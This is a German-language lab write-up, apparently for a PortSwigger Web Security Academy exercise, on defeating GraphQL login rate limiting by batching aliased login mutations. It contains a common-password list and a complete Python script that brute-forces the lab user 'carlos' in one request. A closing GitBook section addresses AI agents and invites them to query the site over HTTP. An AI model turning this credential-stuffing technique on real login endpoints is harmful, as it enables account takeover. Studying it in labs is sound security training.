> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/graphql/graphql-anti-brute-force-protection-bypass.md).
# Umgehung des GraphQL-Schutzes gegen Brute-Force-Angriffe
Notizen zur Umgehung des GraphQL-Schutzes gegen Brute-Force-Angriffe für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Kontext zur Behebung.
### Umgehung von GraphQL-Brute-Force-Schutzmaßnahmen
#### Laborkontext
Das Login-Formular des Labs basiert auf einer API **GraphQL** mit einem **Ratenbegrenzung**: Nach mehreren falschen Versuchen gibt der Endpunkt einen Fehler zurück, der angibt, dass Sie warten müssen (z. B. 1 Minute), bevor Sie es erneut versuchen.
Zweck: **Anmeldung auslösen** sich verbinden als **carlos**, unter Verwendung der von den Authentifizierungs-Labs bereitgestellten Passwortliste.
```json
{
"query": "/nquery getBlogSummaries {/n getAllBlogPosts {/n image/n title/n summary/n id/n }/n}",
"operationName": "getBlogSummaries"
}
```

#### (1) Beobachtung der GraphQL-Anfrage
Durch das Abfangen der Verbindung gewinnen wir eine Mutation vom Typ:
```json
{
"query": "/n mutation login($input: LoginInput!) {/n login(input: $input) {/n token/n success/n }/n }",
"operationName": "login",
"variables": {
"input": {
"username": "carlos",
"password": "test"
}
}
}
```

Nach zu vielen falschen Versuchen antwortet die API mit einem Begrenzungsfehler:
```json
{
"errors": [
{
"path": [
"login"
],
"extensions": {
"message": "Sie haben zu viele falsche Login-Versuche gemacht. Bitte versuchen Sie es in 1 Minute erneut."
},
"locations": [
{
"line": 3,
"column": 9
}
],
"message": "Ausnahme beim Abrufen der Daten (/login) : Sie haben zu viele falsche Login-Versuche gemacht. Bitte versuchen Sie es in 1 Minute erneut."
}
],
"data": {
"login": null
}
}
```
### 2) Warum Felder vervielfachen?
Eine naheliegende Idee ist, mehrere `Login` Aufrufe in **einer einzigen Mutation**.
Passwörter der Authentifizierungs-Labs
123456/ password/ 12345678/ qwerty/ 123456789/ 12345/ 1234/ 111111/ 1234567/ dragon/ 123123/ baseball/ abc123/ football/ monkey/ letmein/ shadow/ master/ 666666/ qwertyuiop/ 123321/ mustang/ 1234567890/ michael/ 654321/ superman/ 1qaz2wsx/ 7777777/ 121212/ 000000/ qazwsx/ 123qwe/ killer/ trustno1/ jordan/ jennifer/ zxcvbnm/ asdfgh/ hunter/ buster/ soccer/ harley/ batman/ andrew/ tigger/ sunshine/ iloveyou/ 2000/ charlie/ robert/ thomas/ hockey/ ranger/ daniel/ starwars/ klaster/ 112233/ george/ computer/ michelle/ jessica/ pepper/ 1111/ zxcvbn/ 555555/ 11111111/ 131313/ freedom/ 777777/ pass/ maggie/ 159753/ aaaaaa/ ginger/ princess/ joshua/ cheese/ amanda/ summer/ love/ ashley/ nicole/ chelsea/ biteme/ matthew/ access/ yankees/ 987654321/ dallas/ austin/ thunder/ taylor/ matrix/ mobilemail/ mom/ monitor/ monitoring/ montana/ moon/ moscow

Aber wenn wir dasselbe Feld ohne Unterscheidung wiederholen, lehnt GraphQL es ab, weil die Felder mehrdeutig wären (gleicher Name auf derselben Ebene).
```graphql
mutation login($input: LoginInput!) {
login(input: $input) {
Token
success
}
}
```
Ungültiges Beispiel (falsche Struktur / Feldkollision):
```graphql
mutation login {
login(input: { username: "carlos", password: "test" }) {
Token
success
}
}
```
```graphql
mutation{
login(input: { username: "carlos", password: "test" }) {
Token
success
}
}
login(input: { username: "carlos", password: "hack" }) {
Token
success
}
}
```
### 3) Umgehung: Verwendung von Aliases

GraphQL ermöglicht es, jeden Aufruf umzubenennen mit **Aliases**. / So können Sie **mehrere Login-Versuche in einer einzigen HTTP-Anfrage ausführen**, was die Auswirkungen der Ratenbegrenzung verringert
Gültiges Beispiel:
```graphql
mutation login{
loginTest: login(input: { username: "carlos", password: "test" }) {
Token
success
}
loginHack: login(input: { username: "carlos", password: "hack" }) {
Token
success
}
}
```
Dadurch verarbeitet die API mehrere Tests in einem einzigen Fenster, um die Belastung auf der Serverseite zu begrenzen.
### 4) Automatisierung (Skriptansatz)
Prinzip:
* Erstellen `mutation login {... }`
* Eine Zeile pro Passwort hinzufügen:
* `login{i}: login(input: { username: "carlos", password: "..." }) { token success }`
* Anfrage senden
* Durchsuchen `data.login{i}` um zu finden `success: true`
```python
import requests
import time
url = "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/graphql/v1"
headers = {
"Content-Type": "application/json",
"Cookie": "session=JS5JG4wreF5dGV62An3DXhBbLN1Z3Hch",
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0",
"Referer": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/login",
"Origin": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net"
}
passwords = ["123456", "password", "12345678", "qwerty", "123456789", "12345", "1234", "111111", "1234567", "dragon", "123123", "baseball", "abc123", "football", "monkey", "letmein", "shadow", "master", "666666", "qwertyuiop", "123321", "mustang", "1234567890", "michael", "654321", "superman", "1qaz2wsx", "7777777", "121212", "000000", "qazwsx", "123qwe", "killer", "trustno1", "jordan", "jennifer", "zxcvbnm", "asdfgh", "hunter", "buster", "soccer", "harley", "batman", "andrew", "tigger", "sunshine", "iloveyou", "2000", "charlie", "robert", "thomas", "hockey", "ranger", "daniel", "starwars", "klaster", "112233", "george", "computer", "michelle", "jessica", "pepper", "1111", "zxcvbn", "555555", "11111111", "131313", "freedom", "777777", "pass", "maggie", "159753", "aaaaaa", "ginger", "princess", "joshua", "cheese", "amanda", "summer", "love", "ashley", "nicole", "chelsea", "biteme", "matthew", "access", "yankees", "987654321", "dallas", "austin", "thunder", "taylor", "matrix", "mobilemail", "mom", "monitor", "monitoring", "montana", "moon", "moscow"]
def brute_force_all_at_once():
print("[*] Erstelle GraphQL-Abfrage mit allen Passwörtern...")
query = "mutation login {/n"
for i, pwd in enumerate(passwords):
query += f' login{i}: login(input: {{ username: "carlos", password: "{pwd}" }}) {{/n token/n success/n }}/n'
query += "}"
print(f"[*] Abfragelänge: {len(query)} Zeichen")
print(f"[*] Teste {len(passwords)} Passwörter auf einmal...")
payload = {"query": query}
start_time = time.time()
try:
response = requests.post(url, json=payload, headers=headers, timeout=10)
if response.status_code == 200:
data = response.json()
for i, pwd in enumerate(passwords):
result = data.get("data", {}).get(f"login{i}")
if result and result.get("success"):
print("/n[+] ERFOLG!")
print(f"[+] Benutzername: carlos")
print(f"[+] Passwort: {pwd}")
print(f"[+] Token: {result.get('token')}")
print(f"[+] Zeit: {time.time() - start_time:.2f} Sekunden")
return True
else:
print("[-] Passwort nicht in der Liste gefunden")
else:
print(f"[-] HTTP-Fehler: {response.status_code}")
print(response.text[:200])
except requests.exceptions.RequestException as e:
print(f"[-] Anfrage fehlgeschlagen: {e}")
return False
if __name__ == "__main__":
print("=" * 50)
GraphQL-Brute-Force-Angriff
Verwendung von Aliases zur Umgehung der Ratenbegrenzung
print("=" * 50)
if brute_force_all_at_once():
print("/n[+] Angriff erfolgreich abgeschlossen!")
else:
print("/n[-] Angriff fehlgeschlagen")
```
Das gefundene Passwort für **carlos** ist:
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/graphql/graphql-anti-brute-force-protection-bypass.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)